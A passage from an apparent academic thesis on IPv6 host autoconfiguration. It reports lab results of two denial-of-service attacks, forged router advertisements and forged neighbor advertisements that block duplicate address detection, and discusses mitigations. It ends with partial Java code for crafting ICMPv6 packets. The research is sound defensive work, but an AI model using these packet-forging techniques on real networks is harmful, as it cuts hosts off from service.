1440 metric 10 4294967295
2006::/64 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
metric 10 4294967295
fe80::/64 dev eth0  metric 256  mtu 1500 advmss 1440 metric 10
4294967295
fe80::/64 dev eth1  metric 256  mtu 1500 advmss 1440 metric 10
4294967295
ff00::/8 dev eth0  metric 256  mtu 1500 advmss 1440 metric 10
4294967295
ff00::/8 dev eth1  metric 256  mtu 1500 advmss 1440 metric 10
4294967295
default via fe80::214:f6ff:fe81:20db dev eth0  proto kernel  metric
1024  expires 66sec mtu 1500 advmss 1440 metric 10 64
default via fe80::204:9aff:fec2:4c11 dev eth0  proto kernel  metric
1024  expires 1723sec mtu 1500 advmss 1440 metric 10 64
unreachable default dev lo  proto none  metric -1  error -101 metric
10 255
```

Figure 17. Normal output of “ip -6 route show”

Additionally, the command “ip -6 neigh show” displays the neighbor cache of a Linux host, and the “ping6” command is the IPv6 equivalent of “ping”.

4. Results of the Attack

This attack was tested on both sub-networks. The results were similar. Detailed results for the upper network will be presented.

After the attacking program started and both of the routers sent advertisements, the “Router Prefix Decreaser” successfully decreased the routers’ lifetimes and the prefix preferred lifetimes to zero. Ethereal captures of the legitimate router advertisement and the fake router advertisement are shown in Figures 18 & 19 respectively.



Figure 18. Ethereal capture of the legitimate Router Advertisement



Figure 19. Ethereal capture of the fake Router Advertisement

The routers' link-local addresses do not show up anymore as Default Gateways in all clients as the Default Router List is empty. All connectivity tests from and to hosts of the lower network are negative.

```
Interface 4: Ethernet: Local Area Connection
  Guid {BF8D9728-8E8A-4BDB-8DAE-F6962E7FBE49}
  uses Neighbor Discovery
  uses Router Discovery
  link-layer address: 00-12-3f-ad-f2-b2
    deprecated global 2000::6:1d05:c477:f9b1:29a1, life 118m18s/0s
(temporary)
    deprecated global 2000::6:212:3fff:fead:f2b2, life 118m18s/0s
(public)
    deprecated global 2006::1d05:c477:f9b1:29a1, life 119m52s/0s
(temporary)
    deprecated global 2006::c0b7:ec:e7e0:50b4, life 119m52s/0s
(temporary)
    deprecated global 2006::5f9:fa5e:e7cb:c67f, life 119m52s/0s
(temporary)
    deprecated global 2006::693d:ed19:9bd2:8d04, life 119m52s/0s
(temporary)
    deprecated global 2006::808e:1c70:a648:a2d3, life 119m52s/0s
(temporary)
    deprecated global 2006::494c:b292:f529:31a7, life 119m52s/0s
(temporary)
    deprecated global 2006::dc23:25ff:1427:7db8, life 119m52s/0s
(temporary)
    deprecated global 2006::212:3fff:fead:f2b2, life 119m52s/0s
(public)
    preferred link-local fe80::212:3fff:fead:f2b2, life infinite
    multicast interface-local ff01::1, 1 refs, not reportable
    multicast link-local ff02::1, 1 refs, not reportable
    multicast link-local ff02::1:ffad:f2b2, 3 refs, last reporter
    multicast link-local ff02::1:ff27:7db8, 1 refs, last reporter
    multicast link-local ff02::1:ff29:31a7, 1 refs, last reporter
    multicast link-local ff02::1:ff48:a2d3, 1 refs, last reporter
    multicast link-local ff02::1:ffd2:8d04, 1 refs, last reporter
    multicast link-local ff02::1:ffcb:c67f, 1 refs, last reporter
    multicast link-local ff02::1:ffe0:50b4, 1 refs, last reporter
    multicast link-local ff02::1:ffb1:29a1, 2 refs, last reporter
  link MTU 1500 (true link MTU 1500)
  current hop limit 64
  reachable time 22000ms (base 30000ms)
  retransmission interval 1000ms
  DAD transmits 1
```

Figure 20. Windows Addresses after the Router Lifetime Decreaser attack

All global addresses appear deprecated, with a valid lifetime of two hours (as expected), but connectivity with global addresses between Windows clients on-link (the attacking host was used for this test) is not affected. Windows hosts use deprecated addresses to exchange neighbor discovery messages for address resolution on-link.

However, Linux clients lost connectivity (using global addresses) even with neighbors. The result of the empty Default Router List combined with the expired preferred lifetime of all prefixes was an updated Routing Table with no entry for the advertised prefixes. Linux hosts treated destinations with the deprecated prefix as unreachable. This is an implementation defect in Linux with respect to the IP standard. According to the neighbor discovery specification [Narten98], if the Default Router List is empty, the sender assumes that the destination is on-link; and if the Neighbor Cache doesn’t contain a corresponding entry, Address Resolution is initiated.

```
fe80::/64 dev eth0  metric 256  mtu 1500 advmss 1440 metric 10
4294967295
fe80::/64 dev eth1  metric 256  mtu 1500 advmss 1440 metric 10
4294967295
ff00::/8 dev eth0  metric 256  mtu 1500 advmss 1440 metric 10
4294967295
ff00::/8 dev eth1  metric 256  mtu 1500 advmss 1440 metric 10
4294967295
unreachable default dev lo  proto none  metric -1  error -101 metric
10 255
```

Figure 21. Routing Table of Linux host after the Router Lifetime Decreaser attack

Testing the Router Lifetime Decreaser without decreasing the Preferred Prefix did not affect the ability of Linux clients to communicate with other hosts using their global addresses, as there was an entry for the advertised prefixes in the routing table.

Testing the program by zeroing only the prefix lifetimes did not affect communications at all, as expected.

5. Threat Mitigation

IPv6 specification proposes that authentication headers should be incorporated in router advertisement messages. Further studies on IPsec authentication mechanisms for IPv6 bring out bootstrapping and scalability issues of IPsec key management [Arkko05].

The particular attack could be avoided if hosts would ignore successive router advertisements from the same router within the Minimum Router Advertisement Interval. The value of this parameter can’t be less than three seconds [Narten98], yet while testing the attack, hosts received the bogus advertisement within fractions of a second from the legitimate one, and they processed it.

C. “DAD COLLISION GENERATOR” ATTACK

This attack attempts to deny service to nodes that enter the network and are therefore required to perform duplicate address detection (DAD) for the autoconfigured addresses by responding to all DAD detected. This threat was identified in the autoconfiguration specification [Thomson98] and in the neighbor discovery threats informational RFC [Nikander04].

1. Theoretical Foundation of the Attack

This attack requires that the attacker is able to listen to traffic destined to other nodes and to multicast traffic for multicast groups to which the attacker does not belong. If this is the case, the attacker can listen to the neighbor solicitation messages that originate from the unspecified address and identify those messages as DAD procedure. By responding to all of those messages and indicating that the target address is taken should cause joining hosts to be unable to initialize an IPv6 address.

This Denial of Service attack is a potential threat in environments where not all nodes are trusted, or there exists a possibility that a host could get compromised.

2. Design and Development of the Attack Tool

The software tool developed to implement this attack functions in three stages.

The first stage is network sniffing, in promiscuous mode, to capture the datagrams sent to perform DAD. Those are network solicitation ICMPv6 messages originating from the unspecified address (::). The target address of this message is stored, as this will be used as the source address that the attacker will use to create the collision.

The second stage is the crafting of a legitimate neighbor advertisement such that the source and the target addresses are equal to the stored target address from the captured neighbor solicitation. For obvious (to the attacker) reasons, the link-layer address that is provided in this neighbor advertisement is a randomly generated MAC address that is very carefully manufactured, though, to simulate a legitimate address (limitations in the randomness of the first three bytes are considered).

Finally, the manufactured fake neighbor advertisement is properly multicasted according to the neighbor discovery specification. Figures 22 & 23 illustrate how the DAD collision generator terminates the autoconfiguration procedure.



Figure 22. DAD Collision Generator forces termination of Link-Local Address Autoconfiguration (after Ref [Davies02])



Figure 23. DAD Collision Generator forces termination of Global Address Autoconfiguration (after Ref [Davies02])

3. Available Procedures for Attack Effectiveness Testing

The direct results of the attack should be displayed in the assigned address list (no assigned addresses). The “ipv6 if” command for Windows and the “ip -6 addr show” for Linux should be enough to verify success of the attack.

4. Results of the Attack

This attack was tested on the lower network, since it provides all nodes the ability to sniff all on-link traffic.

According to the autoconfiguration process [Thomson98] DAD should be performed every time a host joins a network, or when one of its interfaces is initialized. Testing was executed either by disconnecting and reconnecting the

Ethernet cable, or by running commands that would reset the client's interfaces; that is, "ipv6 renew" for Windows, and "ifconfig [interface] [down|up]" for Linux. In Figure 24, the Ethereal capture shows one neighbor solicitation of the initializing interface, and Figure 25 shows a corresponding fake neighbor advertisement from the attacking host, implying a collision.



Figure 24. Neighbor Solicitation for DAD



Figure 25. Fake Neighbor Advertisement – DAD Collision

The DAD collision generator was successful for all clients’ global addresses. The Windows client was not able to initialize an IPv6 (either local or global) address while entering the network. The Linux client did not perform DAD for the link-local address, thus maintaining connectivity on-link.

5. Threat Mitigation.

The Internet Engineering Task Force has proposed the Secure Neighbor Discovery Protocol [Arkko05], with which Cryptographically Generated Addresses are used to make sure that the sender of a neighbor discovery message is the "owner" of the claimed address [Aura05]. SEND and CGA are, as of August 2006, proposed standards, and no implementation was found for the operating systems of the laboratory test bed.

If authentication of hosts claiming a tentative address can’t be achieved, stateful autoconfiguration with the use of a DHCPv6 server could protect joining nodes from this attack.

The following chapter summarizes the conclusions derived from the results of the two DOS attacks to the autoconfiguration procedure, and proposes future work in the area of securing this new IPv6 feature.

V. CONCLUSIONS AND FUTURE WORK

This thesis work developed an extension to a Java networking library in order to provide support for the crafting and capture of ICMPv6 neighbor discovery messages, and implemented two conceptually known threats to the IPv6 host autoconfiguration process. While the most serious effects of the attacks were anticipated, a couple of compliance defects in the IPv6 implementation for Linux were identified.

A. CONCLUSIONS

The major findings from this thesis research are:

- The new features of IPv6 autoconfiguration are focused on user convenience. As always, there is a trade-off between convenience and security. Both tested DOS attacks were successful. IPv6 autoconfiguration in environments with non-trustworthy hosts is prone to attacks, and if host authentication cannot be achieved, transition to stateful autoconfiguration with the use of trusted DHCPv6 servers should be considered.
- The new specifications present authentication based on IPsec as the solution to the security threats. Since IPsec key management does not scale well in public networks [Arko05], other methods of authentication need to be developed and tested.
- Besides authentication, an IPv6 implementation could incorporate rules that abide by the

specification which would protect it from potential threats. For example, the Router Lifetime Decreaser attack may be unsuccessful if the host observed a rule to ignore successive router advertisements originating from the same router, and less than the Minimum Router Advertisement Interval (three seconds according to the IPv6 specification [Narden98]) apart.

- Most existing IPv6 implementations are still intended for research and development purposes. Even commercial operating systems, like Microsoft Windows, state that the provided IPv6 software contains pre-release code and must not to be used in a production environment. Therefore, it is not surprising that two compliance defects were identified for the Linux IPv6 stack during this limited research; Duplicate Address Detection is not performed for the link-local generated address and deprecated network identifiers are removed from the routing cache. It could be assumed that compliance defects exist in a larger scale compared to the operational IPv4, and there are defects that are not yet identified.

B. FUTURE WORK

An extension to the Jpcap library to support more IPv6 protocols and procedures would provide Java developers more capabilities in low-level network programming for evaluating IPv6 security. It would also contribute to the study of the behavior of various IPv6 implementations in non-trivial situations. Possible incorporation of IPsec authentication headers in environments that provide open

source support of IPsec (KAME project for BSD variants, Linux Kernel 2.5 and later among others) may be considered.

The implementation of all identified threats to the host autoconfiguration procedure, and to other IPv6 introduced features, would help in testing the efficiency of the proposed solutions for threat mitigation, as IPsec and SeND.

THIS PAGE INTENTIONALLY LEFT BLANK

APPENDIX A. CLASS ICMP6 JAVA CODE

```
package ICMP6;

import java.net.Inet6Address;
import java.net.UnknownHostException;
import jpcap.NetworkInterface;
import jpcap.packet.DatalinkPacket;
import jpcap.packet.EthernetPacket;
import jpcap.packet.Packet;
import jpcap.JpcapSender;
/*
 * ICMP6.java
 *
 * This Class was developed to support the implementation
 * of DOS attacks to the host autoconfiguration procedure
 * in IPv6. It supplements the Jpacp library and
 * represents an ICMP packet.
 *
 * Developed in NetBeans IDE 5.0
 * Makes use of Jpcap 0.5.1 library
 * (http://netresearch.ics.uci.edu/kfujii/jpcap/doc/index.html)
 *
 */

public class ICMP6 {

    /**
     * Starting Byte of Link-layer Header "Destination Address"
     * field
    */
    public static final short LINK_DESTINATION_BYTE = 0;

    /**
     * Starting Byte Link-layer Header "Source Address" field
     * (the field length is 6 bytes)
    */
    public static final short LINK_SOURCE_BYTE = 6;

    /**
     * Byte of the Link-layer Header "Packet Type" field
     * (the field length is 6 bytes)
    */
    public static final short PACKET_TYPE = 12;

    /**
     * Byte of the Network-layer Header "Version - Priority"
     * field
    */
    public static final short VERSION_PRIORITY_BYTE = 0;

    /**
     *  Starting Byte of the Network-layer Header "Payload
     *  Length" field (field is two bytes long)
    */
```

```
public static final short PAYLOAD_LENGTH_BYTE = 4;

/**
 *  Byte of the Network-layer Header "Next Header" field
*/
public static final short NEXT_HEADER_BYTE = 6;

/**
 * Byte of the Network-layer Header "Hop Limit" field
*/
public static final short HOP_LIMIT_BYTE = 7;

/**
 * Starting Byte of the Network-layer "Source Address"
 * field (field length is 8 bytes)
*/
public static final short SOURCE_BYTE = 8;

/**
 * Starting Byte of the Network-layer "Destination
 * Address" field (field length is 8 bytes)
*/
public static final short DESTINATION_BYTE = 24;

/**
 * Starting Byte of Network-layer's payload
*/
public static final short PAYLOAD_BYTE = 40;

/**
 * Byte of the ICMP Header "ICMP Type" field
*/
public static final short ICMP_TYPE_BYTE = 40;

/**
 * Byte of the ICMP Header "ICMP Code" field
*/
public static final short ICMP_CODE_BYTE = 41;

/**
 * Starting Byte of ICMP Header "ICMP Checksum" field
 * (field length is 2 bytes)
*/
public static final short ICMP_CHECKSUM_BYTE = 42;

/**
 * Starting Byte of the ICMP Body
*/
public static final short ICMP_BODY_BYTE = 44;

/**
 * Byte of  the ICMP Neighbor Advertisement
 * Flags field
*/
public static final short NA_FLAGS_BYTE = 44;

/**
```

```
     * Starting Byte of the ICMP Neighbor Advertisement
     * "Target Address" field (field length is 8 bytes)
    */
    public static final short NA_TARGET_BYTE = 48;

    /**
     * Starting Byte of the ICMP Neighbor Advertisement
     * Options headers
    */
    public static final short NA_OPTIONS_BYTE = 64;

    /**
     * Byte of the ICMP Router Advertisement "Autoconfiguration
     * Flags" fields
    */
    public static final short AUTO_CONFIG_FLAGS = 45;

    /**
     * Byte of the ICMP Router Advertisement "Router Lifetime"
     * field
    */
    public static final short ROUTER_LIFETIME = 46;

    /**
     * Byte of the ICMP Router Advertisement "Reachable time"
     * field (field length 4 bytes)
    */
    public static final short REACHABLE_TIME = 48;

    /**
     * Byte of the ICMP Router Advertisement "Retransmission
     * Timer" field
    */
    public static final short RETRANSMISSION_TIMER = 52;

    /**
     * Starting Byte of the ICMP Router Advertisement Options
     * Headers
    */
    public static final short RA_OPTIONS_BYTE = 56;

    /**
     * ICMP pseudo header length
    */
    public static final short ICMP_PSEUDO_LENGTH = 40;

    /**
     * Minimum Value of the Network Layer Header
     * "Version Priority" field for IPv6
    */
    public static final int VERSION_PRIORITY_MIN = 96;

    /**
     * Value of the Network Layer Header "Next-Header"
     * field indicating ICMPv6
    */
    public static final int NEXT_HEADER_ICMP = 58;
```

```
/**
 * Value of ICMPv6 Type for "Echo request" message
*/
public static final short ECHO_REQUEST = 128;

/**
 * Value of ICMPv6 Type for "Echo reply" message
*/
public static final short ECHO_REPLY   = 129;

/**
 * Value of ICMPv6 Type for "Echo multicast listener
 * report" message
*/
public static final short MLR         = 131;

/**
 * Value of ICMPv6 Type for "Router Solicitation"
 * message
*/
public static final short RS          = 133;

/**
 * Value of ICMPv6 Type for "Router Advertisement"
 * message
*/
public static final short RA          = 134;

/**
 * Value of ICMPv6 Type for "Neighbor Solicitation"
 * message
*/
public static final short NS          = 135;

/**
 * Value of ICMPv6 Type for "Neighbor Advertisement"
 * message
*/
public static final short NA          = 136;

/**
 * Value of ICMPv6 Type for "Redirect" message
*/
public static final short REDIRECT    = 137;

/**
 * Value of the ICMPv6 Option Header for a
 * "Source Link Layer Address" option
*/
public static final short SOURCE_LINK_LAYER_ADDRESS = 1;

/**
 * Value of the ICMPv6 Option Header for a
 * "Target Link Layer Address" option
*/
public static final short TARGET_LINK_LAYER_ADDRESS = 2;
```

```
/**
 * Value of the ICMPv6 Option Header for a
 * "Prefix Information" option
*/
public static final short PREFIX_INFORMATION = 3;

/**
 * Value of the ICMPv6 Option Header for an
 * "MTU" option
*/
public static final short MTU = 5;

/**
 * Byte of the ICMPv6 Option Header "Option Length" field
 * (byte count from the start of the Option Header)
*/
public static final short OPTION_LENGTH_BYTE = 1;

/**
 * Starting Byte of the ICMPv6 Option "Link Layer Address"
 * field (field length 6 Bytes - byte count from the start
 * of the Option Header)
*/
public static final short OPTION_LINK_LAYER_ADDRESS = 2;

/**
 * Byte of the Router Advertisement Prefix Option
 * "Prefix Flags" field (byte count from the start of the
 * Option)
*/
public static final short PREFIX_FLAGS_BYTE = 3 ;

/**
 * Byte of the Router Advertisement Prefix Option "Prefix
 * Valid Lifetime" field (byte count from the start of the
 * Option)
*/
public static final short PREFIX_VALID_LIFETIME_BYTE = 4;

/**
 * Byte of the Router Advertisement Prefix Option "Prefix
 * Preferred Lifetime" field (byte count from the start of the
 * Option)
*/
public static final short PREFIX_PREFERRED_LIFETIME_BYTE = 8;

/**
 * Starting Byte of the Router Advertisement Prefix Option "Prefix"
 * field (byte count from the start of the Option)
*/
public static final short PREFIX_BYTE = 16;

/** Data Member : The Jpcap.packet.Packet object */
Packet p;

/** Converter From Packet to ICMP6 */
```

```
public ICMP6(Packet p) {

    if ( isICMP6(p) ) {

        this.p = p;

    }

    else {

        System.out.println("Error, Not an ICMPv6 packet!");

    }

}

/**
 * Generator of various ICMPv6 messages.
 * Currently only the Neighbor Advertisement is implemented.
 * Developper must provide Link Layer Header, Source,
 * Destination and Target Address, Option header's
 * Target Link Layer Address, and calculate the checksum.
 * A modification of the Flags (initialized to zeros) may
 * be needed.
 *
 * @param type the type of ICMPv6 to be generated
 *
 */
public ICMP6(short type) {

    switch (type) {

        case NA :

            this.p = new Packet();

            // standard fields
            p.data = new byte[72];

            p.data[VERSION_PRIORITY_BYTE] = (byte) 0x60;
            for (int i=1; i<4; i++) {
                p.data[VERSION_PRIORITY_BYTE + i] = 0;
            }
            p.data[PAYLOAD_LENGTH_BYTE] = 0;
            p.data[PAYLOAD_LENGTH_BYTE + 1] = (byte) 32;
            p.data[NEXT_HEADER_BYTE] = (byte)
                                    NEXT_HEADER_ICMP;
            p.data[HOP_LIMIT_BYTE] = (byte) 0xff;
            p.data[ICMP_TYPE_BYTE] = (byte) NA;
            p.data[ICMP_CODE_BYTE] = 0;
            for (int i=1; i<4; i++) {
                p.data[NA_FLAGS_BYTE + i] = 0;
            }
            p.data[NA_OPTIONS_BYTE] = TARGET_LINK_LAYER_ADDRESS;
            p.data[NA_OPTIONS_BYTE + OPTION_LENGTH_BYTE] =
                                        (byte) 1; // 8 bytes
            break;
```

```
    }

}

/**
 * This method checks  whether a Packet is an ICMPv6
 *
 * @param p the Packet to be checket
 * @return true if the Packet is ICMPv6
 *
 */
public static boolean isICMP6(Packet p) {

    boolean isICMPv6 = false;

    if ( p.data[VERSION_PRIORITY_BYTE] >= VERSION_PRIORITY_MIN &&
         p.data[NEXT_HEADER_BYTE] == NEXT_HEADER_ICMP ) {

        isICMPv6 = true;

    }

    return isICMPv6;

}

/**
 * Returns the Link-Layer source address
 *
